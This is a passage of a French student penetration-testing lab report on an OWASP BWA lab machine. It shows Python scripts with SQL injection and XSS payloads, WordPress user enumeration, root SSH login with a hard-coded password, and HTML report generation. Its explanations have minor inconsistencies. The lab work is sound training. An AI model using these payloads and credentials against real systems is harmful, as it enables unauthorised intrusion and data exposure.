28                     print(f"Vulnérabilité XSS détectée avec le payload: {payload}")
29                     return True
30             except requests.RequestException as e:
31                 print(f"Erreur lors du test XSS: {e}")
32         return False
33
34     # Test des vulnérabilités
35     params = ["username", "password", "search", "id"]
36     for param in params:
37         if tester_sql_injection(url, param):
38             print(f"Tentative d'exploitation de la faille SQL Injection sur le paramètre {param}")
39             # Ici, vous pouvez ajouter du code pour exploiter la faille SQL Injection
40
41         if tester_xss(url, param):
42             print(f"Tentative d'exploitation de la faille XSS sur le paramètre {param}")
43             # Ici, vous pouvez ajouter du code pour exploiter la faille XSS
44
45     # Tentative d'exploitation d'une vulnérabilité connue dans WordPress
46     if "wordpress" in url.lower():
47         try:
48             wp_version = requests.get(f"{url}/readme.html").text
49             version_match = re.search(r"Version (\d+\.\d+\.\d+)?", wp_version)
50             if version_match:
51                 version = version_match.group(1)
52                 print(f"Version WordPress détectée: {version}")
53                 if version.startswith("4.") or version.startswith("5.0"):
54                     print("Vulnérabilité potentielle : WordPress <= 5.0 - Exposition des utilisateurs")
55                     users_endpoint = f"{url}/wp-json/wp/v2/users"
56                     users_response = requests.get(users_endpoint)
57                     if users_response.status_code == 200:
58                         users = users_response.json()
59                         print("Utilisateurs exposés:")
60                         for user in users:
61                             print(f"ID: {user['id']}, Nom: {user['name']}, Rôle: {user['roles']}")
62             except requests.RequestException as e:
63                 print(f"Erreur lors de la vérification de la version WordPress: {e}")
64
65     # Exécution de l'exploitation pour BWAPP et WordPress
66     exploiter_vulnerabilites("http://192.168.136.137/bwapp")
67     exploiter_vulnerabilites("http://192.168.136.137/wordpress")
68
69     print("L'exploitation des vulnérabilités est terminée.")

```

### 2. Explication du script python

#### 2.1 Importation des bibliothèques

- requests : Utilisée pour effectuer des requêtes HTTP, qui permettent de tester l'accessibilité et les réponses des pages web.
- pwn : Cette bibliothèque fait partie de l'écosystème de sécurité pwntools, bien qu'elle ne soit pas utilisée explicitement dans ce script.

- time : Pour manipuler le temps (non utilisé dans le script).

## 2.2 Fonction principale : exploiter\_vulnerabilites(url)

Cette fonction est responsable de lancer les tests d'exploitation des vulnérabilités sur l'URL donnée.

### Sous-fonctions

#### a) tester\_sql\_injection (url, param)

- Objectif : Tester la présence d'une injection SQL en utilisant différents payloads.
- Payloads testés :
  - OR 1=1
  - UNION SELECT NULL,NULL,NULL--
  - admin --
- Le script fait une requête GET avec chaque payload injecté dans un paramètre de l'URL.
- Si une réponse contenant "error in your SQL syntax" est trouvée, cela indique une vulnérabilité à l'injection SQL.

#### b) tester\_xss(url, param)

- Objectif : Tester la présence d'une vulnérabilité XSS (Cross-Site Scripting).
- Payloads testés :
  - <script>alert('XSS')</script>
  - <img src=x onerror=alert('XSS')>
- Le script envoie une requête GET avec chaque payload injecté dans un paramètre de l'URL.
- Si le payload est renvoyé dans la réponse, cela indique une vulnérabilité XSS.

#### c) Test de vulnérabilités spécifiques à WordPress

- Si l'URL contient "wordpress", le script tente d'extraire la version de WordPress en accédant à readme.html.
- Si une version est détectée, le script vérifie si elle est vulnérable (par exemple, WordPress version 4.x ou 5.0).
- Il tente ensuite d'exploiter une vulnérabilité connue (exposition des utilisateurs) en accédant à l'endpoint /wp-json/wp/v2/users.
- Si les utilisateurs sont exposés, leurs informations sont affichées (ID, nom, rôle).

## 3. Exécution du script python

```
root@M-TORODO:/home/torodo# python3 '/home/torodo/Bureau/Q3.py'
Exploitation des vulnérabilités pour http://192.168.136.137/bWAPP
Exploitation des vulnérabilités pour http://192.168.136.137/wordpress
Version WordPress détectée: 2.0
L'exploitation des vulnérabilités est terminée.
```



## Explications des résultats

### a) Exploitation des vulnérabilités pour `http://192.168.136.137/bWAPP` :

- Le script a analysé l'URL associée à bWAPP, mais il ne semble pas avoir détecté de vulnérabilités spécifiques ou exploitables dans ce contexte, car aucun retour particulier n'est affiché après cette étape.

### b) Exploitation des vulnérabilités pour `http://192.168.136.137/wordpress` :

- Le script a ensuite analysé l'URL liée à WordPress.

### c) Version WordPress détectée : 2.0 :

- Le script a détecté que le site WordPress ciblé utilise la version 2.0.
- Interprétation : WordPress 2.0 est une version extrêmement ancienne, publiée en 2005. Elle contient de nombreuses vulnérabilités non corrigées, ce qui en fait une cible très vulnérable. Les versions de WordPress aussi anciennes sont généralement très vulnérables à diverses attaques, y compris l'injection SQL, les failles XSS, et d'autres types de vulnérabilités plus graves.
- Cependant, le script ne mentionne pas d'autres actions, ce qui pourrait indiquer qu'il n'a pas trouvé de vulnérabilités spécifiques à exploiter ou n'a pas pu les exploiter automatiquement.

### d) L'exploitation des vulnérabilités est terminée :

- Cela signifie que le script a terminé son analyse et son exploitation des vulnérabilités sur les deux URL fournies.

## Conclusion

- bWAPP : Le script a tenté d'exploiter des vulnérabilités mais n'a rien trouvé de notable à signaler ou à exploiter.
- WordPress 2.0 : La version détectée est extrêmement ancienne et potentiellement très vulnérable.

## D. Rapport de post exploitation

Ce script Python combine des fonctionnalités liées à la gestion de connexions SSH et à la collecte d'informations système sur une machine distante.

### 1. Script python du rapport

```

Ouvrir  [Python Icon]  *Q4.py  Enregistrer  [Menu Icon]  [Close Icon]
~/Bureau

1 import paramiko
2 import psutil
3
4 def maintenir_acces_ssh(hostname, port, username, password, commande):
5     # Création d'une instance de client SSH
6     client = paramiko.SSHClient()
7     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
8     client.connect(hostname, port=port, username=username, password=password)
9
10    # Exécution de la commande pour maintenir l'accès
11    stdin, stdout, stderr = client.exec_command(commande)
12    result = stdout.read() + stderr.read()
13
14    # Fermeture de la connexion
15    client.close()
16    return result
17
18 def collecter_infos_systeme():
19    # Collecte des informations système sensibles
20    infos_systeme = {
21        "cpu_times": psutil.cpu_times(),
22        "memory_stats": psutil.virtual_memory(),
23        "disk_usage": psutil.disk_usage('/')
24    }
25    return infos_systeme
26
27 # Exemple d'utilisation
28 hostname = '192.168.136.137'
29 port = 22
30 username = 'root'
31 password = 'owaspbwa'
32 commande_ssh = 'echo "Reverse shell établi" > /tmp/reverse_shell.txt'
33
34 resultat_ssh = maintenir_acces_ssh(hostname, port, username, password, commande_ssh)
35 infos_systeme = collecter_infos_systeme()
36
37 print("Résultat de la commande SSH:", resultat_ssh)
38 print("Informations système collectées:", infos_systeme)

```

### 2. Explication du script python

#### 2.1 Importation des bibliothèques

- **paramiko** : Une bibliothèque Python utilisée pour gérer des connexions SSH. Elle permet d'exécuter des commandes à distance sur un serveur via SSH.
- **psutil** : Une bibliothèque Python qui permet de collecter des informations sur les ressources système, telles que l'utilisation du CPU, de la mémoire et du disque.

#### 2.2 Fonction 1 : maintenir\_acces\_ssh (hostname, port, username, password, commande)

Cette fonction établit une connexion SSH à un serveur distant et exécute une commande sur celui-ci.

##### a) Création du client SSH :

- Un client SSH est créé avec `paramiko.SSHClient()`.
- `set_missing_host_key_policy(paramiko.AutoAddPolicy())` permet d'accepter automatiquement les clés d'hôte non connues, sans poser de question à l'utilisateur.

**b) Connexion au serveur :**

- `client.connect()` se connecte au serveur SSH en utilisant les informations fournies (hostname, port, username, password).

**c) Exécution de la commande :**

- `exec_command(commande)` exécute la commande fournie sur le serveur distant.
- Le résultat de la commande est lu avec `stdout.read()` et `stderr.read()`, qui capturent respectivement la sortie standard et la sortie d'erreur.

**d) Fermeture de la connexion :**

- Après l'exécution de la commande, la connexion SSH est fermée avec `client.close()`.

**e) Retour du résultat :**

- La fonction retourne le résultat de la commande exécutée.

## 2.3 Fonction 2 : `collecter_infos_systeme()`

Cette fonction collecte des informations système sur la machine où le script est exécuté.

Étapes :

**a) Collecte des informations système :**

- `psutil.cpu_times()` collecte les informations sur le temps CPU (utilisé, en veille, etc.).
- `psutil.virtual_memory()` retourne des statistiques sur la mémoire vive (RAM).
- `psutil.disk_usage('/')` récupère des informations sur l'utilisation du disque dur.

**b) Retour d'un dictionnaire :**

- La fonction retourne un dictionnaire contenant ces informations système.

## 3. Exécution du script python

```
root@M-TORODO:/home/torodo# python3 '/home/torodo/Bureau/Q4.py'
Résultat de la commande SSH: b''
Informations système collectées: {'cpu_times': scputimes(user=1658.46, nice=31.3, system=1052.86, idle=41352.29, iowait=55.31, irq=0.0, softirq=163.22, steal=0.0, guest=0.0, guest_nice=0.0), 'memory_stats': svmem(total=4058681344, available=1770807296, percent=56.4, used=1942081536, free=588427264, active=1390841856, inactive=1322778624, buffers=46899200, cached=1481273344, shared=72691712, slab=285130752), 'disk_usage': sdiskusage(total=20424802304, used=14380584960, free=4980752384, percent=74.3)}
```

### Explications des résultats

**a) Informations système collectées**

Le script a collecté des informations sur le système local où il a été exécuté, et voici une interprétation de chaque section :

i. **cpu\_times :**

- **user=1658.46** : Le temps total (en secondes) que le CPU a passé en mode utilisateur (exécution de code de l'utilisateur).
- **nice=31.3** : Le temps total passé par les processus en mode utilisateur avec une priorité réduite (nice).
- **system=1052.86** : Le temps total que le CPU a passé en mode noyau (exécution du code du système d'exploitation).
- **idle=41352.29** : Le temps total que le CPU a passé en mode inactif.
- **iowait=55.31** : Le temps passé par le CPU à attendre les opérations d'entrée/sortie.
- **irq=0.0** et **softirq=163.22** : Le temps passé à gérer les interruptions matérielles (irq) et logicielles (softirq).
- **steal=0.0** : Le temps volé aux machines virtuelles (valeur ici à 0).
- **guest=0.0** et **guest\_nice=0.0** : Le temps passé par le CPU à exécuter des machines virtuelles en mode utilisateur normal ou nice.

ii. **b. memory\_stats (svmem) :**

- **total=4058681344** : La quantité totale de mémoire vive (RAM) en octets.
- **available=1770807296** : La mémoire disponible pour de nouvelles applications en octets.
- **percent=56.4** : Pourcentage de la RAM utilisée.
- **used=1942081536** : Quantité de mémoire actuellement utilisée en octets.
- **free=588427264** : Quantité de mémoire totalement libre en octets.
- **active=1390841856** : Mémoire utilisée récemment et encore en cache.
- **inactive=1322778624** : Mémoire inactive mais qui pourrait être réactivée rapidement.
- **buffers=46899200** : Mémoire utilisée par le cache tampon du noyau.
- **cached=1418723344** : Mémoire mise en cache.
- **shared=72691712** : Mémoire partagée.
- **slab=285130752** : Mémoire utilisée par les structures de données du noyau.

iii. **c. disk\_usage (sdiskusage) :**

- **total=20424802304** : Taille totale du disque en octets (environ 20.4 Go).
- **used=14380584960** : Espace disque utilisé en octets (environ 14.4 Go).
- **free=4980752384** : Espace disque libre en octets (environ 5 Go).
- **percent=74.3** : Pourcentage d'espace disque utilisé (74.3%).

## E. Reporting

Ce script offre un rapport de sécurité HTML basé sur des données de vulnérabilités et un graphique représentant la distribution des vulnérabilités par niveau de sévérité

### 1. Script python

```

Ouvrir  Q5.py  Enregistrer
~/Bureau

1 from jinja2 import Environment, FileSystemLoader
2 import datetime
3 import matplotlib.pyplot as plt
4 import os
5
6 # Exemple de données de vulnérabilités
7 vulnerabilities = [
8   {'service': 'HTTP', 'port': 80, 'description': 'Injection SQL', 'severity': 'High'},
9   {'service': 'SSH', 'port': 22, 'description': 'Faiblesse d\'authentification', 'severity': 'Medium'},
10  {'service': 'FTP', 'port': 21, 'description': 'Mot de passe faible', 'severity': 'Critical'},
11 ]
12
13 def generate_html_report(target, vulnerabilities, graph_path):
14   # Définir le chemin absolu du dossier contenant le template
15   template_dir = '/home/torodo/Bureau/templates'
16   env = Environment(loader=FileSystemLoader(template_dir))
17
18   try:
19     template = env.get_template('template.html')
20   except Exception as e:
21     print(f"Erreur lors du chargement du template : {e}")
22     return
23
24   # Contexte à passer au template
25   context = {
26     'date': datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
27     'target': target,
28     'vulnerabilities': vulnerabilities,
29     'graph_path': graph_path
30   }
31
32   # Générer le rendu HTML
33   try:
34     html_content = template.render(context)
35   except Exception as e:
36     print(f"Erreur lors du rendu du template : {e}")
37     return
38
39   # Sauvegarder le rapport
40   report_file_path = 'rapport_securite.html'
41   try:
42     with open(report_file_path, 'w') as report_file:
43       report_file.write(html_content)
44     print(f"Rapport généré : {report_file_path}")
45   except Exception as e:
46     print(f"Erreur lors de la sauvegarde du rapport : {e}")
47
48 def generate_vulnerability_graph(vulnerabilities):
49   # Extraire les données pour le graphique
50   severities = [vuln['severity'] for vuln in vulnerabilities]
51
52   # Compter les occurrences de chaque sévérité
53   severity_levels = ['Low', 'Medium', 'High', 'Critical']
54   severity_count = {level: severities.count(level) for level in severity_levels}
55
56   # Créer le graphique
57   plt.figure(figsize=(10, 6))
58   plt.bar(severity_count.keys(), severity_count.values(), color=['green', 'orange', 'red', 'darkred'])
59   plt.title('Distribution des Vulnérabilités par Sévérité')
60   plt.xlabel('Sévérité')
61   plt.ylabel('Nombre de Vulnérabilités')
62   plt.grid(axis='y')
63
64   # Sauvegarder le graphique
65   graph_path = 'vulnerabilities_graph.png'
66   try:
67     plt.savefig(graph_path)
68     print(f"Graphique généré : {graph_path}")
69   except Exception as e:
70     print(f"Erreur lors de la sauvegarde du graphique : {e}")
71   plt.close()
72
73   return graph_path
74
75 # Générer le graphique
76 graph_path = generate_vulnerability_graph(vulnerabilities)
77
78 # Générer le rapport HTML
79 generate_html_report('192.168.136.137', vulnerabilities, graph_path)
  
```

## 2. Explication du script python

### 2.1 Modules importés :

- **jinja2** : Utilisé pour le templating (génération de contenu dynamique dans un fichier HTML).
- **datetime** : Permet de manipuler les dates et les heures.
- **matplotlib.pyplot** : Utilisé pour créer des graphiques.
- **os** : Utilisé pour manipuler les chemins de fichiers.

### 2.2 Fonctions principales :

#### ❖ **generate\_html\_report(target, vulnerabilities, graph\_path) :**

- **Paramètres :**
  - target : l'adresse cible (par exemple, l'adresse IP).
  - vulnerabilities : la liste des vulnérabilités.
  - graph\_path : le chemin du graphique généré.
- **Fonctionnalités :**
  - Charge un template HTML depuis un répertoire spécifié.
  - Utilise jinja2 pour remplir ce template avec les données fournies (cible, vulnérabilités, date actuelle, etc.).
  - Enregistre le rapport HTML dans un fichier nommé rapport\_securite.html.
- **Points à noter :**
  - Le chemin du template HTML est défini dans la variable template\_dir. Il est important que ce chemin soit correct pour éviter les erreurs.

#### ❖ **generate\_vulnerability\_graph(vulnerabilities) :**

- **Paramètre :**
  - vulnerabilities : la liste des vulnérabilités.
- **Fonctionnalités :**
  - Analyse les niveaux de sévérité des vulnérabilités.
  - Crée un graphique en barres montrant le nombre de vulnérabilités pour chaque niveau de sévérité (Low, Medium, High, Critical).
  - Sauvegarde ce graphique sous forme d'image PNG nommée vulnerabilities\_graph.png.
- **Retour :**
  - Renvoie le chemin de l'image pour l'intégrer dans le rapport HTML.


### 3. Exécution du script python

```

root@M-TORODO:/home/torodo# python3 '/home/torodo/Bureau/Q5.py'
Graphique généré : vulnerabilities_graph.png
Rapport généré : rapport_securite.html
  
```

Le script a généré deux fichiers :

#### a) vulnerabilities\_graph.png :



#### b) rapport\_securite.html :

Rapport de Sécurité


Informations Générales

Date: 2024-05-19 00:20:49  
 Adresse Cible: 192.168.136.137

Vulnérabilités Découvertes

| Service | Port | Description                  | Sévérité |
|---------|------|------------------------------|----------|
| HTTP    | 80   | Injection SQL                | High     |
| SSH     | 22   | Faiblesse d'authentification | Medium   |
| FTP     | 21   | Mot de passe faible          | Critical |

Visualisation des Données



Code html du rapport de sécurité généré.

```

root@M-TORODO:/home/torodo# cat /home/torodo/rapport_securite.html
<!DOCTYPE html>
<html>
<head>
  <title>Rapport de Sécurité</title>
  <style>
    body { font-family: Arial, sans-serif; margin: 20px; }
    h1 { color: #333; }
    table { width: 100%; border-collapse: collapse; margin: 20px 0; }
    th, td { padding: 12px; border: 1px solid #ccc; text-align: left; }
    th { background-color: #f4f4f4; }
    .vuln-severity { font-weight: bold; color: red; }
  </style>
</head>
<body>
  <h1>Rapport de Sécurité</h1>
  <h2>Informations Générales</h2>
  <p>Date: 2024-08-19 00:03:38</p>
  <p>Adresse Cible: 192.168.136.137</p>

  <h2>Vulnérabilités Découvertes</h2>
  <table>
    <thead>
      <tr>
        <th>Service</th>
        <th>Port</th>
        <th>Description</th>
        <th>Sévérité</th>
      </tr>
    </thead>
    <tbody>
      <tr>
        <td>HTTP</td>
        <td>80</td>
        <td>Injection SQL</td>
        <td class="vuln-severity">High</td>
      </tr>
      <tr>
        <td>SSH</td>
        <td>22</td>
        <td>Faiblesse d'authentification</td>
        <td class="vuln-severity">Medium</td>
      </tr>
      <tr>
        <td>FTP</td>
        <td>21</td>
        <td>Mot de passe faible</td>
        <td class="vuln-severity">Critical</td>
      </tr>
    </tbody>
  </table>

  <h2>Visualisation des Données</h2>
  
</body>
</html>

```



## IV. CONCLUSION

En résumé, l'ensemble des tests d'intrusion a été un succès, car nous avons pu collecter toutes les informations concernant notre cible, la machine OWAPS. Compte tenu de ces résultats, il est tout à fait possible d'utiliser les données collectées pour nuire à cette cible.